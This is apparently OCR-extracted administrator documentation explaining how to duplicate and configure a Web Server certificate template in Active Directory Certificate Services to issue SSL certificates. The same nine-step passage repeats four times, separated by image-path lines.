
Obtain an SSL certificate from AD CS

Perform the following procedures to obtain a new SSL certificate from AD CS. In order to complete these, you must deploy and configure AD CS in your environment. For more information, see Active Directory Certificate Services Overview.

Configure a template

1. In the Certificate Templates snap-in, right-click the **Web Server** template and select **Duplicate**.
2. On the **Security** tab, click **Add**.
3. Click **Object Types**, check **Computers**, and then click **Ok**.
4. Enter **Domain Computers**.
5. Click **Check Names** and then lick **OK**.
6. With **Domain Computers** selected, check read, enroll, and auto-enroll permissions.

   If you are on a domain controller, repeat the steps above to add read, enroll, and auto-enroll permissions explicitly to the domain controller by name. This is because a domain controller is not a member of domain computers.
7. On the **Request Handling** tab, check the **Allow private key to be exported** box.
8. On the **General** tab, update the template display name to **SSL Certificate Template** or similar.
9. Click **OK** to save the new template.




Obtain an SSL certificate from AD CS

Perform the following procedures to obtain a new SSL certificate from AD CS. In order to complete these, you must deploy and configure AD CS in your environment. For more information, see Active Directory Certificate Services Overview.

Configure a template

1. In the Certificate Templates snap-in, right-click the **Web Server** template and select **Duplicate**.
2. On the **Security** tab, click **Add**.
3. Click **Object Types**, check **Computers**, and then click **Ok**.
4. Enter **Domain Computers**.
5. Click **Check Names** and then lick **OK**.
6. With **Domain Computers** selected, check read, enroll, and auto-enroll permissions.

   If you are on a domain controller, repeat the steps above to add read, enroll, and auto-enroll permissions explicitly to the domain controller by name. This is because a domain controller is not a member of domain computers.
7. On the **Request Handling** tab, check the **Allow private key to be exported** box.
8. On the **General** tab, update the template display name to **SSL Certificate Template** or similar.
9. Click **OK** to save the new template.



Obtain an SSL certificate from AD CS


Perform the following procedures to obtain a new SSL certificate from AD CS. In order to complete these, you must deploy and configure AD CS in your environment. For more information, see Active Directory Certificate Services Overview.

Configure a template

1. In the Certificate Templates snap-in, right-click the **Web Server** template and select **Duplicate**.
2. On the **Security** tab, click **Add**.
3. Click **Object Types**, check **Computers**, and then click **Ok**.
4. Enter **Domain Computers**.
5. Click **Check Names** and then lick **OK**.
6. With **Domain Computers** selected, check read, enroll, and auto-enroll permissions.

   If you are on a domain controller, repeat the steps above to add read, enroll, and auto-enroll permissions explicitly to the domain controller by name. This is because a domain controller is not a member of domain computers.

7. On the **Request Handling** tab, check the **Allow private key to be exported** box.
8. On the **General** tab, update the template display name to **SSL Certificate Template** or similar.
9. Click **OK** to save the new template.



Obtain an SSL certificate from AD CS


Perform the following procedures to obtain a new SSL certificate from AD CS. In order to complete these, you must deploy and configure AD CS in your environment. For more information, see Active Directory Certificate Services Overview.

Configure a template

1. In the Certificate Templates snap-in, right-click the **Web Server** template and select **Duplicate**.
2. On the **Security** tab, click **Add**.
3. Click **Object Types**, check **Computers**, and then click **Ok**.
4. Enter **Domain Computers**.
5. Click **Check Names** and then lick **OK**.
6. With **Domain Computers** selected, check read, enroll, and auto-enroll permissions.


   If you are on a domain controller, repeat the steps above to add read, enroll, and auto-enroll permissions explicitly to the domain controller by name. This is because a domain controller is not a member of domain computers.


7. On the **Request Handling** tab, check the **Allow private key to be exported** box.
8. On the **General** tab, update the template display name to **SSL Certificate Template** or similar.
9. Click **OK** to save the new template.

